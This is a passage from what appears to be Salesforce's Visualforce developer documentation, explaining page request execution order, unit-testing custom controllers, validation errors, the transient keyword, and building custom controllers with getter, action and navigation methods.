        New Key = {!newKey}<br/>
    </p>
</apex:component>
```

3. Create a custom controller named `AccountInfoController`.

```
public with sharing class AccountInfoController {

    private final Account account;

    public AccountInfoController() {
        account = [select id, name, site, NumberOfEmployees, Industry from Account
        where id = :ApexPages.currentPage().getParameters().get('id')];
    }

    public Account getAccount() {
        return account;
    }

    public PageReference save() {
        update account;
        return null;
    }
}
```

4. Create a controller extension named `AccountInfoControllerExtension`.

```
public with sharing class AccountInfoControllerExtension {
    private final Account acct;
    Integer empAdd;

    public AccountInfoControllerExtension(AccountInfoController controller) {
        this.acct = (Account)controller.getAccount();
    }

    public String getGreeting() {
        return acct.name + ' Current Information';
    }

    public void resetNumberOfEmployees() {
        acct.NumberOfEmployees = 1;
        update acct;
    }
}
```

5. Create a page named `AccountInfo`.


```
<apex:page controller="AccountInfoController" tabStyle="Account"
 extensions="AccountInfoControllerExtension" action="{!resetNumberOfEmployees}">
    <apex:messages />
    <apex:pageBlock title="{!greeting}">
        <apex:outputLabel value="{!$ObjectType.account.fields.Name.label}: "
            for="acctName"/>
        <apex:outputField value="{!account.name}" id="acctName"/>
        <br/>
```

```
       <apex:outputLabel value="{!$ObjectType.account.fields.NumberOfEmployees.label}:
 "
            for="emps"/>
        <apex:outputField value="{!account.NumberOfEmployees}" id="emps"/>
        <br/>
        <apex:outputLabel value="{!$ObjectType.account.fields.Industry.label}: "
            for="industry"/>
        <apex:outputField value="{!account.Industry}" id="industry"/>
        <br/>
    </apex:pageBlock>
    <apex:pageBlock title="Page Values">
        <c:PageValues originalKey="{!IF($CurrentPage.parameters.key = 'true', true,
false)}"/>
    </apex:pageBlock>
    <apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">
        <apex:pageBlock title="Update the Account" id="updateBlock">
            <apex:pageBlockSection columns="1">
                <apex:inputField id="aName" value="{!account.name}"/>
                <apex:inputField value="{!account.NumberOfEmployees}"/>
                <apex:pageBlockSectionItem >
                 <apex:outputLabel value="{!$ObjectType.account.fields.Industry.label}"

                        for="acctIndustry"/>
                    <apex:actionRegion >
                       <apex:inputField value="{!account.Industry}" id="acctIndustry">

                         <apex:actionSupport event="onchange" rerender="updateBlock"/>

                        </apex:inputField>
                    </apex:actionRegion>
                </apex:pageBlockSectionItem>
            </apex:pageBlockSection>
            <apex:pageBlockButtons location="bottom">
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
        </apex:form>
</apex:page>
```

Follow the Order of Execution for a Get Request

Visit the `AccountInfo` page using the URL `https://MyDomain_login_URL/apex/AccountInfo?id=recordId&key=false`, where *`MyDomain_login_URL`* is the name of your instance and *`recordID`* is the ID of an account record in your organization. Notice that the URL query parameter `key` is set to `false`. You requested the page directly by entering a URL, so this page is the result of a get request, not a postback request.

A page appears:



Northern Trail Outfitters Current Information

Account Name: Northern Trail Outfitters
Employees: 1
Industry: Retail

Page Values

Original Key = false
Controller Key = false
New Key = true

These steps are executed during the get request.

1. The constructor methods of the custom controller `AccountInfoController` and the controller extension `AccountInfoControllerExtension` execute. The controller has a variable called `account` set to the result of a SOQL query for an account. The query uses the account `id` passed in as the URL query parameter. The extension has a variable called `acct` that's created by calling the `getAccount` method on the controller.
2. The custom component `PageValues` initializes.

   This custom component has its own associated controller. Because the controller has no explicit constructor, the controller object is created using an implicit, no-argument, public constructor.

   As part of creating the custom component, the `originalKey` attribute on the custom component is set. You set the `key` parameter in the URL to `false`, so the `originalKey` attribute evaluates to `false`.

3. After the custom component initializes, the `assignTo` attribute on that custom component executes. An `assignTo` attribute is a setter method that assigns the value of this attribute to a class variable in the associated custom component controller.

   `PageValues` has an `assignTo` method set to `{!controllerKey}`. In `PageValuesController`, the value of `controllerKey` is set to the value of `originalKey`. The `getNewKey` method sets `newKey` to the opposite of the `controllerKey` value. The `controllerKey` attribute is set to `false`, so `newKey` is set to `true`.

4. The `<apex:page>` component has an `action` attribute that calls the `resetEmp` method on the controller extension. That method sets the `NumberofEmployees` field on the account object to `1`.

   There are also several expressions that evaluate on the page. The order of these evaluations is indeterminate, which means that the specific order can differ each time that the page loads. Let's focus on two expressions:

   - `<apex:pageBlock title="{!greeting}">`

     The `title` attribute on `<apex:pageblock>` calls the `getGreeting` method in the controller extension. The page displays "Northern Trail Outfitters Current Information."

   - `<apex:form rendered="{!$CurrentPage.parameters.key = 'false'}">`


     The `rendered` attribute on `<apex:form>` is set based on the value of the `key` parameter. You set `key` to `false` when calling the page, so the form doesn't render.

5. Because the `<apex:form>` component doesn't render, a view state isn't maintained.
6. The HTML is sent to the browser, which renders the HTML.

Follow the Order of Execution for a Postback Request

To understand how a postback request executes, visit the `AccountInfo` page using the URL `https://`*`MyDomain_login_URL`*`/apex/AccountInfo?id=`*`recordId`*`&key=true`. *`MyDomain_login_URL`* is the name of your instance, and *`recordID`* is the ID of an account record. Notice that the URL query parameter `key` is set to `true`.

A page with a form appears:



Northern Trail Outfitters Current Information

Account Name: Northern Trail Outfitters
Employees: 1
Industry: Retail

Page Values

Original Key = true
Controller Key = true
New Key = false

Update the Account

Account Name	Northern Trail Outfitters
Employees	1
Industry	Retail

In the page's Update the Account section, change the **Account Name** to `NTO`, the **Employees** to `42`, and the **Industry** to `Other`. Then click **Save** to initiate a postback request.

These steps are executed during the postback request.

1. The view state is decoded. The view state contains all of the information required to update the values on the page.
2. All expressions are evaluated, and methods on controllers and controller extensions execute. The order of these expressions is indeterminate. Here's how two of these expressions evaluate:
   - `<apex:pageBlock title="{!greeting}">`


     The `title` attribute on `<apex:pageblock>` calls the `getGreeting` method in the controller extension. Because you changed the account name, the value of `greeting` changes to "NTO Current Information."
   - `<apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">`

     The `rendered` attribute on `<apex:form>` is set based on the value of the `key` parameter. You didn't change the `key` parameter, so the value in the view state is used. Because the value was `true` when the view state was created, the form renders.
3. The `save` action that triggered the postback request evaluates. The `save` action is this method on the controller:

   ```
   public PageReference save() {
       update account;
       return null;
   }
   ```

   If there aren't any errors, the method updates the record with the new data. Because the action that triggered the postback didn't include a page redirect, the view state updates. The resulting HTML is sent to the browser, and the updated account information appears.

   The `save` method can fail if the user doesn't have permission to update the record or if there are validation rules that the change triggers. In this case, the page displays with error messages that describe the errors. The values that the user entered remain in the input fields so that the user can edit them and then resubmit the form.
4. After the postback request executes successfully, the updated page appears:



NTO Current Information

Account Name: NTO
Employees: 42
Industry: Other

Page Values

Original Key = true
Controller Key = true
New Key = false

Update the Account

Account Name	NTO
Employees	42
Industry	Other

SEE ALSO:

Using the Development Mode Footer

Test a Custom Controller

To ensure error-free code, create and execute Apex unit tests for every custom controller and controller extension that you write. Unit tests are class methods that verify whether a particular piece of code works properly. Unit test methods take no arguments, commit no data to the database, and are flagged with the `@isTest` annotation in the method definition.

The example `NewLead` page creates a lead from the form data that the user provides. If the user completes all the fields with valid values, the new lead is created, and the user is directed to the `Success` page. Otherwise, a new lead isn't created, and the user is directed to the `Failure` page.

1. Create a custom controller named `NewLeadController`.

```
public class NewLeadController {
    private String firstName;
    private String lastName;
    private String company;
    private String email;

    public NewLeadController() {
    }

    public String getFirstName() {
        return this.firstName;
    }

    public void setFirstName(String firstName) {
        this.firstName = firstName;
    }

    public String getLastName() {
        return this.lastName;
    }

    public void setLastName(String lastName) {
        this.lastName = lastName;
    }

    public String getCompany() {
        return this.company;
    }

    public void setCompany(String company) {
        this.company = company;
    }

    public String getEmail() {
        return this.email;
    }

    public void setEmail(String email) {
        this.email = email;
    }

    public PageReference save() {
        PageReference p = null;
        try {
            Lead newlead = new Lead(LastName=this.lastName,
                FirstName=this.firstName,
                Company=this.company,
                Email=this.email);
            insert newlead;
        } catch (Exception e) {
            p = Page.Failure;
            p.getParameters().put('error', 'noInsert');
        }

        if (p == null) {
            p = Page.Success;
        }

        p.setRedirect(true);
        return p;
    }
}
```

2. Create a page named `NewLead`.

```
<apex:page controller="NewLeadController" tabstyle="lead">
    <apex:pageBlock>
        <apex:form>
            <h1>Test page for adding leads</h1>
            <p>This is a test page for adding leads.</p>
            <p>First name: <apex:inputText value="{!FirstName}"></apex:inputText></p>
            <p>Last name: <apex:inputText value="{!LastName}"></apex:inputText></p>
            <p>Company: <apex:inputText value="{!Company}"></apex:inputText></p>
            <p>Email address: <apex:inputText value="{!Email}"></apex:inputText></p>
            <apex:commandButton action="{!save}" value="Save New Lead"/>
        </apex:form>
    </apex:pageBlock>
</apex:page>
```

3. Create a page named `Success`.

```
<apex:page>
    Success!
</apex:page>
```

4. Create a page named `Failure`.

```
<apex:page>
    A failure has occurred.
</apex:page>
```

5. Create a test class named `NewLeadTests` that contains the test method `testAddNewLead`. The test checks both failure and success conditions. To set the current `PageReference` for the controller, use the method `Test.setCurrentPage(PageReference page)`.

```
@isTest
private class NewLeadTests {

    @isTest
    static void testAddNewLead() {
        PageReference pageRef = Page.NewLead;
        Test.setCurrentPage(pageRef);

        //Instantiate a new controller with no field values
        NewLeadController myController = new NewLeadController();
        String nextPage = myController.save().getUrl();

        // Verify that the page fails to create the lead
        System.assertEquals('/apex/failure?error=noInsert', nextPage);

        // Instantiate a new controller with valid field values
        myController = new NewLeadController();
        myController.setLastName('lastname');
        myController.setFirstName('firstname');
        myController.setCompany('Ursa Major');
        myController.setEmail('firstlast@ursamajor.com');
        nextPage = myController.save().getUrl();

        // Verify that the Success page displays
        System.assertEquals('/apex/success', nextPage);
        Lead[] leads = [select id, email from lead where Company = 'Ursa Major'];
        System.assertEquals('firstlast@ursamajor.com', leads[0].email);
    }
}
```

6. Run the Apex test method in your chosen developer environment.

   You can run Apex test methods in the Developer Console, in Setup, in the Salesforce extensions for Visual Studio Code, or using the API. See Run Unit Test Methods in the *Apex Developer Guide*.

Tip: When testing, if the console shows the message `Method does not exist or incorrect signature: Test.setCurrentPage(System.PageReference)`, check whether you created a class called `Test`. If so, rename the class.

SEE ALSO:

Apex Developer Guide: Testing Apex

Apex Reference Guide: Test Class

Validation Rules and Custom Controllers

If a user enters data on a Visualforce page that uses a custom controller, and that data causes a validation rule error, the error can be displayed on the Visualforce page. Like a page that uses a standard controller, if the validation rule error location is a field associated with an `<apex:inputField>` component, the error displays there. If the validation rule error location is set to the top of the page, use the `<apex:messages>` component within the `<apex:page>` to display the error. However, to get the information to the page, the custom controller must catch the exception.

For example, suppose you have the following page:

```
<apex:page controller="MyController" tabStyle="Account">
  <apex:messages/>
  <apex:form>
   <apex:pageBlock title="Hello {!$User.FirstName}!">
     This is your new page for the {!name} controller. <br/>
     You are viewing the {!account.name} account.<br/><br/>
     Change Account Name: <p></p>
     <apex:inputField value="{!account.name}"/> <p></p>
     Change Number of Locations:
     <apex:inputField value="{!account.NumberofLocations__c}" id="Custom_validation"/>
         <p>(Try entering a non-numeric character here, then hit save.)</p><br/><br/>
     <apex:commandButton action="{!save}" value="Save New Account Name"/>
   </apex:pageBlock>
  </apex:form>
</apex:page>
```

Note: The ID of a valid account record must be specified as a query parameter in the URL for this page to render. For example, `http://`*`MyDomainName_login_URL`*`/apex/myValidationPage?id=001x000xxx3Jsxb`.

You need to write a custom controller like the following:

```
public class MyController {
  Account account;

  public PageReference save() {
    try{
        update account;
       }
    catch(DmlException ex){
        ApexPages.addMessages(ex);
       }
    return null;
  }
  public String getName() {
    return 'MyController';
  }

  public Account getAccount() {
    if(account == null)
      account = [select id, name, numberoflocations__c from Account
        where id = :ApexPages.currentPage().getParameters().get('id')];
      return account;

  }
}
```

When the user saves the page, if a validation error is triggered, the exception is caught and displayed on the page as they are for a standard controller.

Using the `transient` Keyword

Use the `transient` keyword to declare instance variables that can't be saved, and shouldn't be transmitted as part of the view state for a Visualforce page. For example:

```
Transient Integer currentTotal;
```

You can also use the `transient` keyword in Apex classes that are serializable, namely in controllers, controller extensions, or classes that implement the `Batchable` or `Schedulable` interface. In addition, you can use `transient` in classes that define the types of fields declared in the serializable classes.

Declaring variables as `transient` reduces view state size. A common use case for the `transient` keyword is a field on a Visualforce page that is needed only for the duration of a page request, but should not be part of the page's view state and would use too many system resources to be recomputed many times during a request.

Some Apex objects are automatically considered transient, that is, their value does not get saved as part of the page's view state. These objects include the following:

- PageReferences
- XmlStream classes
- Collections automatically marked as transient only if the type of object that they hold is automatically marked as transient, such as a collection of Savepoints
- Most of the objects generated by system methods, such as `Schema.getGlobalDescribe`.
- `JSONParser` class instances.

Static variables also don't get transmitted through the view state.

The following example contains both a Visualforce page and a custom controller. Clicking the **refresh** button on the page causes the transient date to be updated because it is being recreated each time the page is refreshed. The non-transient date continues to have its original value, which has been deserialized from the view state, so it remains the same.

```
<apex:page controller="ExampleController">
  T1: {!t1} <br/>
  T2: {!t2} <br/>
  <apex:form>
    <apex:commandLink value="refresh"/>
  </apex:form>
</apex:page>
```

```
public class ExampleController {

    DateTime t1;
    transient DateTime t2;

    public String getT1() {
        if (t1 == null) t1 = System.now();
        return '' + t1;
    }

    public String getT2() {
        if (t2 == null) t2 = System.now();
        return '' + t2;
    }
}
```

CHAPTER 8 Advanced Examples

The examples in the quick start tutorial are considered beginning examples, and primarily use only Visualforce markup. Advanced examples use Lightning Platform Apex code in addition to Visualforce markup.

Creating Your First Custom Controller

Up through this point, all of the examples in this tutorial have used the standard Account controller to define the underlying logic of each page. Visualforce, however, allows you to add your own logic and navigation controls to a page by defining a custom controller. The following topics walk through the basics of creating a custom controller class and defining class methods that can interact with Visualforce markup:

- Creating a Custom Controller Class
- Defining Getter Methods
- Defining Action Methods
- Defining Navigation Methods
- Mass Updating Records with a Custom List Controller

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition, a Salesforce Enterprise Edition trial organization, or a sandbox organization. In a Salesforce production organization, you can only make changes to Apex using either the Ant Migration Tool or the Lightning Platform API `compileAndTest` call.

Creating a Custom Controller Class

A custom controller is simply an Apex class. For example, the following code is a valid, though ineffective, controller class:

```
public class MyController {

}
```

You can create a controller class and add it to your page in two different ways:

- Add the controller attribute to your page and use a “quick fix” to create the controller class on the fly:

  1. In the page editor, add the controller attribute to the `<apex:page>` tag. For example:

     ```
     <apex:page controller="MyController">
         <apex:pageBlock title="Hello {!$User.FirstName}!">
             This is your new page.
         </apex:pageBlock>
     </apex:page>
     ```

  2. Use the quick fix option to automatically create a new Apex class named MyController.


- Create and save the controller class in the Apex editor of your choice, and then reference it in your page:

1. In the application, from Setup, enter "Apex Classes" in the `Quick Find` box, then select **Apex Classes** and click **New** to create a new class.
2. Return to your page and add the `controller` attribute to the `<apex:page>` tag as described in the example above.

Note: A page can only reference one controller at a time. You can't use both the `standardController` attribute and the `controller` attribute in an `<apex:page>` tag.

As soon as you save a page that references a valid custom controller, a second Controller editor tab is available next to the Page Editor. This editor allows you to toggle back and forth between your page markup and the Apex that defines the page's logic.

The Custom Controller Editor



Custom Controller Editor

```
<apex:page controller="MyController">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        This is your new page.
    </apex:pageBlock>
</apex:page>
```

Defining Getter Methods

One of the primary tasks for a Visualforce controller class is to give developers a way of displaying database and other computed values in page markup. Methods that enable this type of functionality are called *getter methods*, and are typically named `get`***`Identifier`***, where *`Identifier`* is the name for the records or primitive values returned by the method.

For example, the following controller has a getter method for returning the name of the controller as a string:

```
public class MyController {

    public String getName() {
        return 'MyController';
    }

}
```

To display the results of a getter method in a page, use the name of the getter method without the `get` prefix in an expression. For example, to display the result of the `getName` method in page markup, use `{!name}`:

```
<apex:page controller="MyController">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        This is your new page for the {!name} controller.
    </apex:pageBlock>
</apex:page>
```

In earlier examples that used the standard Account controller, the pages displayed values from an account record specified in the URL (with the `id` query string parameter) by using an `{!account.`***`<fieldName>`***`}` expression. This was possible because the Account standard controller includes a getter method named `getAccount` that returns the specified account record. We can mimic this functionality in a custom controller with the following code:

```
public class MyController {

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        return [select id, name from Account
                 where id = :ApexPages.currentPage().getParameters().get('id')];
    }
}
```

Note: For this example to render properly, you must associate the Visualforce page with a valid account record in the URL. For example, if `001D000000IRt53` is the account ID, the resulting URL should be:

```
https://MyDomain_login_URL/apex/MyFirstPage?id=001D000000IRt53
```

The `getAccount` method uses an embedded SOQL query to return the account specified by the `id` parameter in the URL of the page. To access `id`, the `getAccount` method uses the `ApexPages` namespace:


- First the `currentPage` method returns the `PageReference` instance for the current page. `PageReference` returns a reference to a Visualforce page, including its query string parameters.
- Using the page reference, use the `getParameters` method to return a map of the specified query string parameter names and values.
- Then a call to the `get` method specifying `id` returns the value of the `id` parameter itself.

A page that uses the MyController controller can display either the account `name` or `id` fields with an `{!account.name}` or `{!account.id}` expression, respectively. Only those fields are available to the page because those were the only fields returned by the SOQL query in the controller.

To more closely mimic the standard Account controller, we can add the `tabStyle` attribute to the `<apex:page>` tag to give the page the same styling as other account pages. The markup for the page now looks like this:

```
<apex:page controller="MyController" tabStyle="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        This is your new page for the {!name} controller. <br/>
        You are viewing the {!account.name} account.
    </apex:pageBlock>
</apex:page>
```

Using a Custom Controller to Display Values on a Page



Hello Liz!

This is your new page for the MyController controller.
You are viewing the Hello World account.

```
<apex:page controller="MyController" tabStyle="Account">
<apex:pageBlock title="Hello {!$User.FirstName}!">
This is your new page for the {!name} controller. <br/>
You are viewing the {!account.name} account.
</apex:pageBlock>
</apex:page>
```

{name} makes a call to the getName method in the controller.

{!account.name} makes a call to the getAccount method in the controller, and accesses the name field.

Defining Action Methods

Action methods perform logic or navigation when a page event occurs, such as when a user clicks a button, or hovers over an area of the page. Action methods can be called from page markup by using `{! }` notation in the `action` parameter of one of the following tags:

- `<apex:commandButton>` creates a button that calls an action
- `<apex:commandLink>` creates a link that calls an action
- `<apex:actionPoller>` periodically calls an action
- `<apex:actionSupport>` makes an event (such as “onclick”, “onmouseover”, and so on) on another, named component, call an action
- `<apex:actionFunction>` defines a new JavaScript function that calls an action
- `<apex:page>` calls an action when the page is loaded

For example, in the sample page described in Using Input Components in a Page on page 24, a command button is bound to the `save` method in the Account standard controller. We can adapt that previous example so that it now uses the MyController custom controller:

```
<apex:page controller="MyController" tabStyle="Account">
    <apex:form>
        <apex:pageBlock title="Hello {!$User.FirstName}!">
            You are viewing the {!account.name} account. <p/>
            Change Account Name: <p/>
            <apex:inputField value="{!account.name}"/> <p/>
            <apex:commandButton action="{!save}" value="Save New Account Name"/>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://MyDomain_login_URL/apex/myPage?id=001x000xxx3Jsxb
```

Displaying Field Values with Visualforce on page 19 has more information about retrieving the ID of a record.

After saving the page above, the Visualforce editor offers a “quick fix” option to add the `save` method to the MyController class. If you click the quick fix link, MyController now looks like this:

```
public class MyController {

    public PageReference save() {
        return null;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        return [select id, name from Account
                 where id = :ApexPages.currentPage().getParameters().get('id')];
    }
}
```

The `save` method that is generated by the quick fix takes the standard signature for an action method: it is public, returns a PageReference, and contains no arguments.

Ultimately, the `save` method definition must update the database with new account values, but first we must define a member variable to save the account information that is retrieved from the database. Without a member variable for the account, the record retrieved from the database does not persist after its values are used to render the page, and the user's updates to the record cannot be saved. To introduce this member variable, two parts of the controller code need to change:

- The member variable must be added to the class
- The member variable must be set when `getAccount` performs the initial query

```
public class MyController {

    Account account;

    public PageReference save() {
        return null;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
            account = [select id, name, site from Account
                       where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}
```

Now that the member variable is in place, all that the `save` method needs to do is update the database:

```
public class MyController {

    Account account;

    public PageReference save() {
        update account;
        return null;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
            account = [select id, name, site from Account
                       where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}
```

A more robust solution for `save` might catch various exceptions, look for duplicates, and so on. Since this is meant to be a simple example, those details have been left out.

To test this page, change the value in the `Change Account Name` field and click **Save New Account Name**. As with the standard Account controller example, the page simply refreshes with the new account name. In the next example, we will extend the save action so that instead of refreshing the current page, it navigates the user to a different confirmation page.

Note: For the page to render properly, you must specify a valid account ID in the URL. For example, if `001D000000HRgU6` is the account ID, use the following URL:

```
https://MyDomain_login_URL/apex/MyFirstPage?id=001D000000HRgU6
```

Defining Navigation Methods

In addition to performing database updates and other computations, custom controller action methods can navigate users to a different page by returning a PageReference object.

A PageReference is a reference to an instantiation of a page. Among other attributes, PageReferences consist of a URL and a set of query parameter names and values.

In a custom controller or controller extension, you can refer to or instantiate a PageReference in one of the following ways:

-
  ```
  Page.existingPageName
  ```

  Refers to a PageReference for a Visualforce page that has already been saved in your organization. By referring to a page in this way, the platform recognizes that this controller or controller extension is dependent on the existence of the specified page and will prevent the page from being deleted while the controller or extension exists.

-
  ```
  PageReference pageRef = new PageReference('partialURL');
  ```

  Creates a PageReference to any page that is hosted on the Lightning platform. For example, setting `'partialURL'` to `'/apex/HelloWorld'` refers to the Visualforce page located at `http://`*MyDomainName*--*PackageName*.vf.force.com`/apex/HelloWorld`. Likewise, setting `'partialURL'` to `'/' + 'recordID'` refers to the detail page for the specified record.

  This syntax is less preferable for referencing other Visualforce pages than `Page.`***existingPageName*** because the PageReference is constructed at runtime, rather than referenced at compile time. Runtime references are not available to the referential integrity system. Consequently, the platform doesn't recognize that this controller or controller extension is dependent on the existence of the specified page and won't issue an error message to prevent user deletion of the page.

-
  ```
  PageReference pageRef = new PageReference('fullURL');
  ```

  Creates a PageReference for an external URL. For example:

  ```
  PageReference pageRef = new PageReference('http://www.google.com');
  ```

For this example, suppose you want to redirect a user to another page with a new URL after he or she clicks **Save**. To do this, first create a second page named mySecondPage by navigating to the following URL and using the quick fix:

```
https://MyDomainName--PackageName.vf.force.com/apex/mySecondPage
```

Then add the following markup to mySecondPage. For simplicity, just use the following standard-controller-based page that was defined earlier in the tutorial:

```
<apex:page standardController="Account">
    Hello {!$User.FirstName}!
    <p>You are viewing the {!account.name} account.</p>
</apex:page>
```

Now return to the original page that you built in Defining Action Methods on page 129 and make sure that you have specified an account `id` query parameter in the URL. Edit the `save` method in the controller so that it returns a PageReference to the new page you just created, "mySecondPage":

```
public class MyController {

    Account account;

    public PageReference save() {
        update account;
        PageReference secondPage = Page.mySecondPage;
        secondPage.setRedirect(true);
        return secondPage;
    }

    public String getName() {
        return 'MyController';
    }
```

```
    public Account getAccount() {
        if(account == null)
            account = [select id, name, site from Account
                       where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}
```

Notice in the code above that the `redirect` attribute for the PageReference is set to true. If this attribute is not set, the PageReference is returned to the browser, but no navigation occurs—the URL for the original page remains the same. If you want to change the URL as a result of navigation, you have to set the `redirect` attribute.

If you test the page now, clicking **Save New Account Name** navigates to mySecondPage, but the data context is lost—that is, no value is available for `{!account.name}`. The reason for this is that when a redirect occurs the controller clears the context state. Consequently we need to reset the `id` query string parameter in the PageReference's parameter map:

```
public class MyUpdatedController {

    Account account;

    public PageReference save() {
        update account;
        PageReference secondPage = Page.mySecondPage;
        secondPage.setRedirect(true);
        secondPage.getParameters().put('id',account.id);
        return secondPage;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
            account = [select id, name, site from Account
                       where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}
```

Creating a Wizard

Use Visualforce markup to create a custom, three-step wizard that allows users to create an opportunity at the same time as a related contact, account, and contact role.

The three steps of the wizard are::

- The first step captures information related to the account and contact
- The second step captures information related to the opportunity
- The final step shows which records will be created and allows the user to save or cancel

To implement this wizard, we must define three pages for each of the three steps in the wizard, plus a single custom controller that sets up navigation between each of the pages and tracks the data that the user enters.

Important: Data that's used across several Visualforce pages must be defined within the first page, even if that page isn't using the data. For example, if a field is necessary on pages two and three of a three-step process, page one must also contain the field. You can hide this field from the user by setting the `rendered` attribute of the field to `false`.

The code for each of these components is included in the sections below, but first you need to understand the best procedure for creating them because each of the three pages references the controller, and the controller references each of the three pages. In what appears to be a conundrum, you cannot create the controller without the pages, but the pages have to exist to refer to them in the controller.

We can work out of this problem by first defining pages that are completely empty, then creating the controller, and then adding markup to the pages. Consequently, the best procedure for creating the wizard pages and controller is as follows:

1. Navigate to the URL for the first page, `https://`***`MyDomain_login_URL`***`/apex/opptyStep1`, and click **Create Page opptyStep1**.
2. Repeat the step above for the other pages in the wizard, `opptyStep2` and `opptyStep3`.
3. Create the `newOpportunityController` controller by adding it as an attribute to the `<apex:page>` tag on one of your pages (for example, `<apex:page  controller="newOpportunityController">`, and clicking **Create Apex controller newOpportunityController**. Paste in all of the controller code and click **Save**.
4. Now return to the editors for the three pages that you created and copy in their code. The wizard should now work as expected.

Note: Although you can create an empty page, the reverse is not true—in order for a page to refer to a controller, the controller has to exist with all of its methods and properties.

The Opportunity Wizard Controller
